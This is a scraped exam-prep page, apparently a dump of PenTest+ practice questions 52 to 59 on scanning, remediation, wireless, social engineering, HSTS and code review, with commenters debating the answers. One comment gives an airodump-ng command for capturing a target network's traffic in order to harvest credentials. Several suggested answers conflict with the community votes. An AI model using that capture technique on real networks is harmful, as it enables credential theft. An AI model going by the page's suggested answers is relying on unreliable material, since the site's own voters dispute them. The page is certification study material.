Also, in some cases, there are good reasons to have URL redirects.

upvoted 1 times

jon34thna 4 years, 6 months ago

B. Block URL redirections.

SYBEX | PenTest+ Practice Test | Chapter 5 | Reporting and Communication | Question 123

upvoted 4 times

AnAverageUser3656 4 years, 10 months ago

WRong it should be D.

upvoted 2 times

D1960 4 years, 5 months ago

Could you explain why you think so?

upvoted 2 times

Question #52 *Topic 1*

A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

A. Discovery scan

B. Stealth scan

C. Full scan

D. Credentialed scan

Suggested Answer: *A*

Community vote distribution

D (100%)

AnAverageUser3656 Highly Voted 4 years, 10 months ago

The answer should be D, you would need to have a credentialed scan in order to check the applications installed and patch levels on base lined systems.

upvoted 11 times

toroloco 3 years, 10 months ago

It will depend on the type of pentest if it was a white box, it will most definitely be D, Nevertheless this type of tricky question does not specify and as a pentester you might not get credentials making A the right anwser.

upvoted 1 times

kloug Most Recent 1 year, 6 months ago

ddddddddd

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 2 times

cvMikazuki 2 years, 11 months ago

D la ngokngek. Cohort 1-2021

upvoted 1 times

versun 3 years, 2 months ago

Hey,

SYBEX | PenTest+ Practice Test | Chapter 2 | Information Gathering and Vulnerability Identificationn | Question 147

Book says "Discovery scan"

It's A

maybe D is correct.

But I need pass the exam.

so, should I choose A?

upvoted 2 times

versun 3 years, 2 months ago

OK, I give up. I choose D

upvoted 2 times

versun 3 years, 2 months ago

OMG.

I check the Offical Study Guide (Topic 4A), It 's said:

Types of scans:

• Discovery scan

• Full scan
• Stealth scan
• Compliance scan

SO. I choose A. For the exam!....
upvoted 2 times

DrChats 3 years, 2 months ago
Versun , how was exam, did this dump mirror questions
upvoted 1 times

MrYudism 3 years, 2 months ago
when do you test? i will do it on july 2
upvoted 1 times

qt23 2 years, 12 months ago
How'd it go?
upvoted 1 times

smalltech 3 years, 2 months ago
D.Credentialed scans are ideal for compliance-based audits of system settings such as password policies, local group membership, and local file permissions.
upvoted 1 times

sam9710 3 years, 2 months ago
I feel like it would be D as why would a company run black box tests for compliance of it's software? makes more sense to give it a white box environment which would make D suitable.
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
Since there is a lack of info given, I can only assume the best answer is the one that is going to provide us the most accurate return. Thus I would choose credentialed scan.
upvoted 1 times

byrne 3 years, 9 months ago
D. Credentialed scan is needed in order to compare them with the company's software baseline
upvoted 1 times

Marlon_Franco22 4 years ago
The answer says A but to get a patch posture of an asset would require credentials scan. I think the tricky part here is that the word penetration tester, that is why A which is discovery scan is considered here as correct as it equates this as a reconnaissance from the tester. If this was a CySA+ exam possibly D is the correct no doubt. Hmm..
upvoted 1 times

[Removed] 4 years, 1 month ago
A penetration tester is performing a remote scan to determine if the server farm ("server farm") A server farm or server cluster is a collection of computer servers
upvoted 1 times

boblee 4 years, 2 months ago
Toss up between C and D, going with D.
upvoted 3 times

D1960 4 years, 4 months ago
Maybe: C: Full Scan?
A full scan can be credentialed. A full scan will give you the most complete and accurate information.
upvoted 1 times

mr_robot 4 years, 2 months ago
Not sure if the tester would need to go that deep just to verify compliance with the company's software baseline or you must run a full scan in order to have all possible details about the vulnerabilities from each server.
upvoted 2 times

mr_robot 4 years, 5 months ago
PenTest+ Practice Tests Book

A. - A discovery scan identifies the operating systems that are running on a network, maps those systems to IP addresses, and enumerates the open ports and services on those systems. Discovery scans provide penetration testers with an automated way to identify hosts that exist on the network and build an asset inventory.
upvoted 3 times

mr_robot 4 years, 4 months ago
Another tricky one. The best answer should be a non-existing Compliance Scan as per Sybex's own definition:

Compliance scanning focuses on the configuration settings or the security hardening that is being applied to a system. When a compliance scan is performed against a single computing system, it produces a report that defines how well the system is hardened against the selected compliance framework. Compliance scans are not designed to locate vulnerabilities in software applications or operating systems but are designed to locate and assess vulnerabilities in system hardening configurations. In this scenario, since you are seeing more assets on the network than what was provided in the network architecture, you can attribute that to having limited network access or storage access.

But since they didn't want to make it too obvious, I would go for D too as it's the only vulnerability scan type from the options.

https://security.berkeley.edu/faq/nessus-network-vulnerability-scanning/how-do-i-run-credentialed-nessus-scan-windows-computer
upvoted 1 times

mr_robot 4 years, 2 months ago
...or couldn't be A? Asset discovery scan?
upvoted 1 times

toroloco 3 years, 10 months ago
It will depend on the type of pentest if it was a white box, it will most definitely be D, Nevertheless this type of tricky question does not specify and as a pentester you might not get credentials making A the right anwser.
upvoted 1 times

jon34thna 4 years, 6 months ago
SYBEX | PenTest+ Practice Test | Chapter 2 | Information Gathering and Vulnerability Identificationn | Question 147
Book says "Discovery scan"
I think the book is wrong a Discovery Scan identifies hosts.
I think Credentialed Scan but also could be Full scan.
upvoted 2 times

amankry 4 years, 9 months ago
D should be correct
upvoted 4 times

Question #53 *Topic 1*

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select
THREE).

A. Mandate all employees take security awareness training.

B. Implement two-factor authentication for remote access.

C. Install an intrusion prevention system.

D. Increase password complexity requirements.

E. Install a security information event monitoring solution.

F. Prevent members of the IT department from interactively logging in as administrators.

G. Upgrade the cipher suite used for the VPN solution.

Suggested Answer: *BCG*

Community vote distribution

ABD (100%)

amankry Highly Voted 4 years, 9 months ago
A B D is the correct answer
upvoted 26 times

sharifengg Highly Voted 4 years, 8 months ago
A B D is the correct answer
upvoted 16 times

kloug Most Recent 1 year, 7 months ago
bcf correct
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: ABD
looks good to me
upvoted 1 times

GDLY 2 years, 5 months ago
A B D is correct
upvoted 1 times

Jetlife 2 years, 5 months ago
Selected Answer: ABD
Correct answer
upvoted 1 times

Ariel235788 2 years, 10 months ago
Im going with BCD. A will help but that doesn't stop dictionary attacks from being successful. Thus the purpose of D. BCD will address all the front issues with the pentest. Best to assume your users will be phished regardless of training/awareness. MFA should always be in place, an IPS will prevent the intrusion from occurring and prevent attacks, password complexity will assume users will be targeted and hashes stolen but prevent easily cracking with dictionary attacks. A will come later, same with E. G only addresses the VPN and nothing to do with cracking the password hashes of the end users.
upvoted 1 times

Ariel235788 2 years, 10 months ago
You can have the best and brightest and flashiest tools. If users are not aware of phishing then boom your whole castle crumbles.
upvoted 2 times

cvMikazuki 2 years, 11 months ago
diorg kata ABD. Cohort 1-2021

upvoted 3 times

SciBer 2 years, 11 months ago

A, B, and D. - (A), retraining is needed because employees respond to phished emails. (B), implementing 2FA would remedy any possible leaks from the phished email (i.e., RSA tokens). (D), the ciphers in this scenario were not compromised (eliminates G as an answer). So, the only logical answer is D. Which makes passwords more complex, so they would not be susceptible to dictionary attacks.

upvoted 2 times

phish7827 3 years, 1 month ago

The following cryptographic algorithms are used throughout the life of a TLS/SSL-encrypted connection:

Key establishment—This algorithm is used to exchange or agree on the symmetric keys to be used for encrypting and decrypting the data payload during the session. Examples: RSA, Diffie-Hellman (DH), Ephemeral Diffie-Hellman (DHE), and Elliptic Curve Diffie-Hellman (ECDH).
Authentication—This algorithm is the digital signature used by the certificates passed between the client application and server. Examples: RSA and Digital Signature Standard (DSS).
Encryption—This algorithm encrypts and decrypts payload passed on the secure session. Examples: RC4, 3DES CBC, and Advanced Encryption Standard (AES).
Digest—This algorithm is used to maintain message integrity. Tampering with the message would render the digest invalid. Examples: SHA1, MD5.
The combination of these four cryptographic algorithms is known as a cipher suite.
Encryption ciphers are at the heart of VPN technology. They help determine how the secure tunnel is formed, but that has nothing to do with obtaining a hash over a VPN. I'm going ABD

upvoted 1 times

CybeSecN 3 years, 1 month ago

I would go for A, D, G as the CompTIA Pentest+ Practice Test, Sybex mantioned in Question 124 - Chapter 5,
---
In this scenario, the tester should recommend that the client increase their
password complexity requirements since the tester was able to crack them by using a
dictionary attack. The tester should also recommend that all employees take security
awareness training, since it was a member of the IT department who gave up pertinent
information when the tester used a phishing technique. The tester should also recommend
upgrading the cipher suite that is used for the VPN solution. A cipher suite is a set of algorithms that help secure network connections that uses Transport Layer Security
(TLS) or Secure Socket Layer (SSL). The set of algorithms that cipher suites usually
contain includes a key exchange algorithm, a bulk encryption algorithm, and a message
authentication code (MAC) algorithm.
---

upvoted 4 times

nakres64 3 years, 4 months ago

A B D is correct. Here is the key point; attacker can connect to the VPN with victim's credentials. We ensure this with two factor authentication.

upvoted 3 times

bzpunk 3 years, 6 months ago

Those of you arguing against the cipher suite answer don't understand VPNs. The hashes should be encrypted not available to see. If you can see the hashes, you've already broken the encryption.

upvoted 1 times

dyers 3 years, 4 months ago

What are you even talking about? They connected to the VPN using phished credentials, and then extracted domain hashes not VPN "hashes". ABD helps each problem point.

upvoted 5 times

TheThreatGuy 3 years, 8 months ago

I would say ABD. I think the argument for A&B is covered enough here. My argument for D instead of G, is the dictionary attack. Increasing the cipher doesn't defend against the dictionary attack, but creating stronger passwords would.

upvoted 2 times

Marlon_Franco22 4 years ago

I would go for A & G, I'm happy for B however, authentication for remote access is bugging me. If it is authentication in email i'll go for B. Otherwhite, i'll stick with ADG

upvoted 3 times

novac1111 3 years, 11 months ago

But why D is considered an answer? If someone is tricked by a phishing attack no matter how sophisticaded is the password?

upvoted 2 times

GreyHunter 3 years, 11 months ago

There was dictionary attack involved. So you need to increase the password complexity

upvoted 2 times

Leonar 4 years, 1 month ago

People, Process, Technology.

A - People

B - Technology

D - Process

upvoted 5 times

Question #54 *Topic 1*

A penetration tester is reviewing the following output from a wireless sniffer:

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

Which of the following can be extrapolated from the above information?

A. Hardware vendor

B. Channel interference

C. Usernames

D. Key strength

Suggested Answer: *C*

Abdulazizas96 Highly Voted 3 years, 6 months ago

I think there is a typo in the question as it seems all answer are correct except Usernames.
Vendor info from the BSSID.
Channel interference for first two channels they r overlapping.
Key strength from the encryption type.
So, I would say the question should be Which of the following can NOT be extrapolated from the above information?
upvoted 12 times

dyers 3 years, 4 months ago

Ahh, this makes the most sense.
upvoted 1 times

MrRiver 3 years ago

This seems right, after some reading:
WPA2 Uses only AES Encrpytion with 128 BIT
from bssid you get the vendor
and you see a interferance on Channel 6
upvoted 2 times

mr_robot Highly Voted 4 years, 5 months ago

I would go for A. However a lot of sites say it's C so after doing some research I came across this: https://null-byte.wonderhowto.com/how-to/stealthfully-sniff-wi-fi-activity-without-connecting-target-router-0183444/

Basically if you have info from BSSID, ESSID and Channel, you can start capturing Wifi Data with Airodump-ng using the command below:

airodump-ng --bssid TargetMACaddressHere --essid RouterNameHere -c ChannelNumber -w SaveDestination wlan0mon

Consequently, once you have a portion of captured data you can use Wireshark to analyse and find usernames and password from websites using the HTTP POST request method.

I don't know if this question would require to go this far but after that research, I would definitely go for C.
upvoted 6 times

deathfrom 4 years, 4 months ago

As you say, C could be the correct answer if you dig into it a bit further. But the question is reviewing the following output. We have the BSSID and we know we can find the vendor from that information. I would think the answer is A.
upvoted 1 times

mr_robot 4 years, 4 months ago

That's right. Probably A would be the best answer.
upvoted 1 times

kabwitte 4 years, 2 months ago

I would go with A as well. The Basic Service Set Identifier (BSSID) is the MAC Address for the wireless access point. Using this information, it would be wise for the attacker to do a mac address lookup via google, to see who the manufacturer of the access point is. Searching a little further can also provide the attacker with default credentials for these access points. Hopefully, the attacker might find one of the access points that was left in a default status. I don't know; those are just my thoughts on the matter. :)
upvoted 3 times

who__cares123456789___ 3 years, 7 months ago
You CANT get the damn usernames with these AP!! They are using AES-256 with CCMP/ You would need 2^128 tries for a 50% probability of a match on the key...just passed a Cryptology class. That encryption will be good 30 years from now and youd still need 300 million years to break it. Answer is A. Miss it on the test if you want!!
upvoted 1 times

toroloco 3 years, 10 months ago
extrapolated=to guess or think about what might happen using information that is already known, so I guess it is C it asking what will you do with the info that has been shared.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
NO>>>They want to know the ONLY info you can get from given info. You cant take given info and get anything else other than vendor...by searching that MAC address.
upvoted 1 times

nakres64 3 years, 4 months ago
I think you are right. EXTRApolated means we can't see the the information obviously with our eyes. We must calculate something.
upvoted 2 times

who__cares123456789___ 3 years, 7 months ago
NO...LITERALLY STATES "Which of the following can be extrapolated from the above information?" Extrapolates means "to discern" as in "There are 2 types of people in this world...1.) Those whom can extrapolate from incomplete data and 2.)
They are asking what you can learn from ONLY the given info....there is only on thing you can get...VENDOR that made the damn AP
upvoted 2 times

nimdabch69 Most Recent 3 years, 3 months ago
understand this though, ESSID indicates this is a AP with multiple AP's. The rule states you must have each AP on different CH. I don't get the usernames, Unless you look up the MAC and see what the default usernames would be. The issue with that though is we have Dev running 802.1x this requires a radius server to look up user names and authenticate.
upvoted 2 times

boingboing 3 years, 6 months ago
I would go for A
Because they are all the same vendor and could still have the same default username and password on all devices, if the MAC is looked up to identify Vendor
upvoted 1 times

rcharger00 3 years, 8 months ago
Tough call because you can pick up the vendor used based on the MACs but considering one channel is completely open makes me thing more that it is C Usernames.
upvoted 1 times

TestBanger 3 years, 10 months ago
OPEN wifi there is no encryption key (PSK) - clear txt traffic can be sniffed
C:
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
Yea but that is on the guest network.... depends on the "usernames" you are sniffing... With pentesting in mind, I would assume that doesn't apply here since this is the guest network and no internal logon is probably happening. Hardware vendor is the best answer.
upvoted 1 times

aww 3 years, 10 months ago
I think answer is A. By checking the first three octets of a MAC address and we can extrapolate the vendor.
upvoted 2 times

[Removed] 4 years, 1 month ago

A. Hardware vendor >> BSSID
B. Channel interference >> 2 channels number 6
upvoted 2 times

babaEniola 4 years, 2 months ago
I believe strongly it is B because the channels are overlapping on 6
upvoted 1 times

kabwitte 4 years, 2 months ago
I would agree with you only if you knew that these devices are really within close range of each other. The information given doesn't state such. In fact, there is always some form of overlap between APs to allow for smooth transition for users moving around with their wireless devices. Just my take...
upvoted 1 times

D1960 4 years, 5 months ago
I think ESSID is the name of the network, not the user.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
ESSID is xtended Service Set Identifier... cause there are 3 AP's. A single would be a BSSID, basic...SSID is the name you give it...And here you dont see that.....you can search that MAC addy for vendor info, which might lead you to the default user and password, if the sys admin is stupid
upvoted 1 times

D1960 4 years, 5 months ago
Maybe: A. Hardware vendor ?
BSSIS: Basic Service Set Identifier is the same as the MAC address for the WAP
upvoted 2 times

GOKU1984 4 years, 5 months ago
Why not B ?
upvoted 1 times

[Removed] 4 years, 5 months ago
I think it's D "Key Strengths"
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
OKAY...what is the key strength and where do you see it? What you can see, the only thing you can see is MAC...run MAC thru a search and you will know the AP vendor. WOW
upvoted 1 times

carlo479 3 years, 5 months ago
take a look at the encryption. D is the answer
upvoted 1 times

urisoft 2 years, 11 months ago
Is not key strength for sure as you cant know it from the Encryption key. Password makes the key strong and we don't know it in this case what is the pass. Key is worthless with a pass like 1111.
Usernames has nothing to do with the provided information.
Channel interference is channel interference, extrapolating it with .... ??
Hardware vendor make sense as you have first three octets of a MAC address and we can extrapolate the vendor.
upvoted 1 times

Question #55 *Topic 1*

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

A. Principle of fear

B. Principle of authority

C. Principle of scarcity

D. Principle of likeness

E. Principle of social proof

Suggested Answer: *B*

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

B. - Social engineering targets people instead of computers and relies on individuals or groups breaking security procedures, policies, and rules. Social engineering can be done in person, over the phone, by text messages, or by email. In this scenario, the attacker is using the social engineering principle of authority. They were hoping that by the CFO receiving an email from the CEO, there would be no questions asked and the transfer would take place. Authority follows the belief that people will tend to obey authority figures, even if they are asked to perform objectionable acts.

upvoted 7 times

who__cares123456789___ 3 years, 7 months ago

WOW Sybex got 1 right? A blind hog even finds an acorn every so often lol lol

upvoted 5 times

dumdada 2 years, 10 months ago

LOL. But on the actual exam I have no idea if I should be going for the Sybex retarded answers on some of those questions or my own experience/knowledge

upvoted 1 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: B

looks good to me

upvoted 1 times

x0hmei 3 years, 3 months ago

OMG who__cares123456789___ you got me ROFL with your responses to half these tards no wonder SECURITY field is in such a crap hole, keep it up hah. mr_robot I love your posting snippets from sybex

upvoted 2 times

tester27 3 years, 2 months ago

yeah agree, I always look for who__cares123456789___ answers and explanations on every answer on the dumps I disagree with.

upvoted 1 times

Question #56 *Topic 1*

A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.

B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.

C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.

D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Suggested Answer: *C*

Community vote distribution

C (100%)

miabe 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 2 times

GDLY 2 years, 5 months ago

ACL are quick and easy to implement, they have their choice of host based ACL for only devices given to finance, or switch based port ACL. C seems to be the best choice, A would require too much work for the how soon the patch will be available.

C is answer

upvoted 2 times

SciBer 2 years, 11 months ago

C. - is the safest option to implement. Changing passwords will still leave the system vulnerable. By implementing a restrictive ACL, allows the finance department exclusive access to manage and keep integrity. Other users will have to resort to alternative methods (spreadsheets, perhaps). However, this is short-term mitigation, as the patch is within days to be released.

upvoted 1 times

RedbyNight 3 years, 7 months ago

If you look at the wording for answers C and D then I think this helps clarify the answer. It's an INTRANET solution for company staff (in the wording for answer C). Answer C suggests keeping the solution running by closing it to everyone except the people that really need it. Answer D does not mention anyone other than payroll users. If this was a real world solution you wouldn't hinder the staff that really need the app and let everyone else use it the same as they always have - especially if the flaw is related to encryption and authentication issues. For me the best mitigation would be C

upvoted 2 times

mr_robot 4 years, 5 months ago

Thinking again, I don't see the necessity to implement an ACL to restrict access to the application exclusively to the finance department as the vulnerability will still exist so my best guess would be A?

https://www.howtogeek.com/221080/how-to-update-your-windows-server-cipher-suite-for-better-security/

upvoted 1 times

mr_robot 4 years, 4 months ago

Scratch that. If a patch is already expected within days, probably an ACL would do for now. So I would stick with C.

upvoted 2 times

D1960 4 years, 3 months ago

Since the patch is expected within days, I would go with: C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.

This is safer, and more easily implemented. I think the company can go a few days with only the finance dept. having access.
upvoted 4 times

mattlai 2 years, 7 months ago
patching has no conflict with enhance the tls cipher. Considering the down time from those solutions, id go for A irl, plus i dont see how hard could it be to upgrade the cipher
upvoted 1 times

mr_robot 4 years, 5 months ago
Thanks D1960. My bad. Wrong paste. Could not find this question in the Practice book. I would go for C though.
upvoted 2 times

mr_robot 4 years, 6 months ago
PenTest+ Practice Tests Book - Sybex Chapter 5

In this scenario, the tester should recommend that the client enable HTTP Strict Transport Security (HSTS). The HSTS response header lets a website tell browsers that it should only be accessed using HTTPS, instead of using HTTP. It is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header, that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.
upvoted 3 times

D1960 4 years, 5 months ago
I think that is the answer to a different question.
upvoted 4 times

who__cares123456789___ 3 years, 7 months ago
Crypto Lib vulnerability means that TLS might be in the process of being cracked and current passwords could be at risk now or very soon...so a change now and another in a few days after fix could thwart use of recent crack exposure...when changed, attacker would have to crack again(takes a little time) and by the time he decryptsthis first password change, TLS encryption would be fixed and he will never crack the second password change... I feel that (D) is valid and couple this with an ACL wouldnthelp anything since he could be on a compromised system "inside" the network...on a system, with cracked credentials that belongs to one of those Finance people!! Not sure I am right, just throwing that out there...I understand encryption pretty well as I just passed the Certified Encryption Specialist test. with a vul in the encryption, he theoretically could have a password, If you change it on him, he would have to break the encryption again, start from scratch...by that time, TLS is fixed and he cant break again!
upvoted 4 times

x0hmei 3 years, 3 months ago
Hmm I get your answer of D except for they are just asking only payroll users to change their passwords no other users. Would not C be a better choice since they are asking BEST strategy to mitigate the risk of impact?
upvoted 1 times

tester27 3 years, 2 months ago
Sorry, what other users should also change their passwords? Isn't this a payroll web application, so it only affects the payroll users. I think I'll go with D here as well. Having the ACL restriction means that the payroll service wouldn't be available for the users, hence downtime.
upvoted 1 times

MrRiver 3 years ago
In the Real world you may consider C&D
But in this Case D MUST be right. As TLS is Compromised a attacker could now allready have all passwords.
So after patching you drop the ACL Restrictrions, now the attacker has access again (and all passwords).
So Basicly it boils down to: If passwords may got comromised you must change them anyway.
This crucial Part is missing in Answer C!
So you have to go with D.
upvoted 1 times

Question #57 *Topic 1*

A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.

B. Enable a secure cookie flag.

C. Encrypt the communication channel.

D. Sanitize invalid user input.

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book

A. - In this scenario, the tester should recommend that the client enable HTTP Strict Transport Security (HSTS). The HSTS response header lets a website tell browsers that it should only be accessed using HTTPS, instead of using HTTP. It is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header, that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

upvoted 5 times

Leonar 4 years, 1 month ago

The thing is many arsenals in hackers hand to skip the HSTS.

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

EXACTLY!! Like this ---However, the attacker can take advantage of the fact that the site is also available over HTTP. The attacker can send the link to the HTTP version of the site to the user. The user clicks the link and the HTTP request is generated. Since HTTP traffic is sent in plaintext, the attacker eavesdrops on the communication channel and reads the authentication cookie of the user. Can we allow this cookie to be sent only over HTTPS? If this was possible, we would prevent the attacker from reading the authentication cookie in our story. It turns out that it is possible and a secure flag is used exactly for this purpose — the cookie with a secure flag will only be sent over an HTTPS connection.

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

HSTS is "opt-in" on client side!! not saying you are definitely wrong here but read above comments I made...MY OPINION is the Sec Cookie would be better

upvoted 1 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 2 times

energystar 2 years, 6 months ago

What answer did you put for this question?

upvoted 1 times

mattlai 2 years, 7 months ago

there is no single word relating to http/unencrypt. why did you all make such assumption. we cant even tell "basic authentication" was refered to website legitimate or user authetication.

upvoted 1 times

Dave1212 3 years, 4 months ago

The HSTS Policy is communicated by the server to the client. You will get an error if you simply change from https to http.
Answer A
upvoted 4 times

Bob67 3 years, 4 months ago
https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
A must be the BEST remediation strategy here, a secure cookie flag will probably not prevent a man-in-the-middle attack
upvoted 2 times

RedbyNight 3 years, 7 months ago
For what it's worth I'm following the same logic as who__cares. I'm sick of trying to get into the mindset of comptia but you end up just trying to find the smallest clues in the questions. HSTS is opt-in so is pointless if you can get a victim to use port 80. And the question makes clear that it will continue to use port 80. As the question states that the issue is authentication and not complete encryption of all traffic, then protection sessions cookies is the most important thing. If I get this question I'm going with B
https://resources.infosecinstitute.com/topic/securing-cookies-httponly-secure-flags/
upvoted 2 times

TestBanger 3 years, 10 months ago
basic auth is username/password - however it is plain text in HTTP
to use the HSTS header you must set up the web site to use HTTPS://
question is does require answer C: encrypt the communications channel with SSL/TLS not sure if the header will work unless you turn https on
upvoted 2 times

jon34thna 4 years, 6 months ago
SYBEX | Pentest Questions | Chapter 5 Reporting and Communication | Question 125
A. Enable HTTP Strict Transport Security
upvoted 2 times

who__cares123456789___ 3 years, 7 months ago
NO NO NO...not so fast! However, the attacker can take advantage of the fact that the site is also available over HTTP. The attacker can send the link to the HTTP version of the site to the user. The user clicks the link and the HTTP request is generated. Since HTTP traffic is sent in plaintext, the attacker eavesdrops on the communication channel and reads the authentication cookie of the user. Can we allow this cookie to be sent only over HTTPS? If this was possible, we would prevent the attacker from reading the authentication cookie in our story. It turns out that it is possible and a secure flag is used exactly for this purpose — the cookie with a secure flag will only be sent over an HTTPS connection.
upvoted 1 times

D1960 4 years, 6 months ago
D. Sanitize invalid user input?
Even if you enable HTTP Strict Transport Security, the application is still using basic authentication. The problem is with the application, not the communication channel.
Basic authentication may not stop an sql injection.
upvoted 1 times

D1960 4 years, 5 months ago
I was wrong, the correct answer is A.
https://en.wikipedia.org/wiki/Basic_access_authentication
upvoted 3 times

who__cares123456789___ 3 years, 7 months ago
Like injection, broken authentication has not changed position in the OWASP top 10 vulnerability list since 2013. A misconfigured authentication system could allow attackers to impersonate legitimate users by compromising passwords, session tokens, etc. The technical impact is severe. If you could log in as anybody else, you could potentially have access to all resources on their website or application.

Remediation Measures: Use a combination of tactics to mitigate your risks:

Implement multi-factor authentication (MFA).
Avoid using default credentials.
Implement strong password policies.
Use controls such as delayed failed logins, randomized session IDs, session timeouts, etc. as preventive measures.
Be sure to log all failed login attempts.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

Let’s consider the following scenario to answer this question. The site is available over HTTP and HTTPS. Moreover, let’s assume that there is an attacker in the middle of the communication channel between the browser and the server. The cookie sent over HTTPS can’t be eavesdropped.

However, the attacker can take advantage of the fact that the site is also available over HTTP. The attacker can send the link to the HTTP version of the site to the user. The user clicks the link and the HTTP request is generated. Since HTTP traffic is sent in plaintext, the attacker eavesdrops on the communication channel and reads the authentication cookie of the user. Can we allow this cookie to be sent only over HTTPS? If this was possible, we would prevent the attacker from reading the authentication cookie in our story. It turns out that it is possible and a secure flag is used exactly for this purpose — the cookie with a secure flag will only be sent over an HTTPS connection.

upvoted 1 times

dyers 3 years, 4 months ago

I'm not sure you totally follow how HSTS works. https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
It's made to combat MITM attacks. So this internet facing app is a risk, they turn on HSTS, now regular users that visit the site are given a directive to only work over HTTPS and this is saved to their browser. You the attacker send them an HTTP link, when they open it, it immediately uses HTTPS instead. There is no facility for the attacker to change the user's browser which has already stored the HSTS flag for that website. There is an edge case for a user that maybe hasn't logged into the site since the HSTS was enabled but if the basic auth cannot be changed in the web app, this is a good mitigation. With this the attacker needs a user that hasn't logged in since the HSTS was enabled and one that falls for the phish, the most time that passes after enabling HSTS the harder it becomes to find that vulnerable user.

upvoted 2 times

dyers 3 years, 4 months ago

An easy one to test this with is google, make yourself a link to google with http and turn on the web dev tools->Network, filter to http:// and you'll see nothing, other sites use a single 302, but google uses HSTS, you can find it in your browser, in fact, in Chrome it is embedded in the application, much to the chagrin of someone wanting to do SSL Inspection for content filtering in a network.

upvoted 1 times

Question #58 *Topic 1*

A penetration tester is performing a code review. Which of the following testing techniques is being performed?

A. Dynamic analysis

B. Fuzzing analysis

C. Static analysis

D. Run-time analysis

Suggested Answer: *C*

Reference:

https://smartbear.com/learn/code-review/what-is-code-review/

Community vote distribution

C (100%)

mr_robot Highly Voted 4 years, 5 months ago

C. - Static code analysis is conducted by analyzing an application's source code. Obviously, this type of testing is usually performed only during a white box penetration test. Static code analysis does not involve actually running the program. Instead, it is focused on analyzing how the application is written. Static Code Analysis commonly refers to the running of Static Code Analysis tools that attempt to highlight possible vulnerabilities within 'static' (non-running) source code by using techniques such as Taint Analysis and Data Flow Analysis.

upvoted 8 times

x0hmei 3 years, 3 months ago

Im gonna have to say B since they are saying it's a PenTester and not software dev. so that would make it a blackbox review. see https://owasp.org/www-community/Fuzzing

upvoted 1 times

kamaluchi 3 years, 2 months ago

static analysis reviews the code. fuzzing is a type of dynamic analysis

upvoted 1 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

dustercan 3 years ago

I think the key words in the question are "code review", in my experience doing a code review is a pretty tough without the code. Since static review is the only available option on actual source code, the answer has to be C. If the question had said "application review" in some way instead of "code review" then this goes a different direction.

upvoted 1 times

smalltech 3 years, 2 months ago

https://owasp.org/www-pdf-archive/OWASP_Code_Review_Guide_v2.pdf

upvoted 1 times

smalltech 3 years, 2 months ago

C. https://owasp.org/www-community/controls/Static_Code_Analysis

Static Code Analysis (also known as Source Code Analysis) is usually performed as part of a Code Review (also known as white-box testing) and is carried out at the Implementation phase of a Security Development Lifecycle (SDL). Static Code Analysis commonly refers to the running of Static Code Analysis tools that attempt to highlight possible vulnerabilities within 'static' (non-running) source code by using techniques such as Taint Analysis and Data Flow Analysis.

upvoted 1 times

x0hmei 3 years, 2 months ago

Yes that is correct if they have the source but they are saying a pentester which they usually do not have the source unless it's a whitebox but it doesnt say so ??

upvoted 1 times

Question #59 *Topic 1*

During a full-scope security assessment, which of the following is a prerequisite to social engineer a target by physically engaging them?

A. Locating emergency exits

B. Preparing a pretext

C. Shoulder surfing the victim

D. Tailgating the victim

Suggested Answer: *B*

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 4 months ago

Probably B? - "Pretexting is another form of social engineering where attackers focus on creating a good pretext, or a fabricated scenario, that they use to try and steal their victims' personal information. In these types of attacks, the scammer usually says they need certain bits of information from their target to confirm their identity. In actuality, they steal that data and use it to commit identity theft or stage secondary attacks."

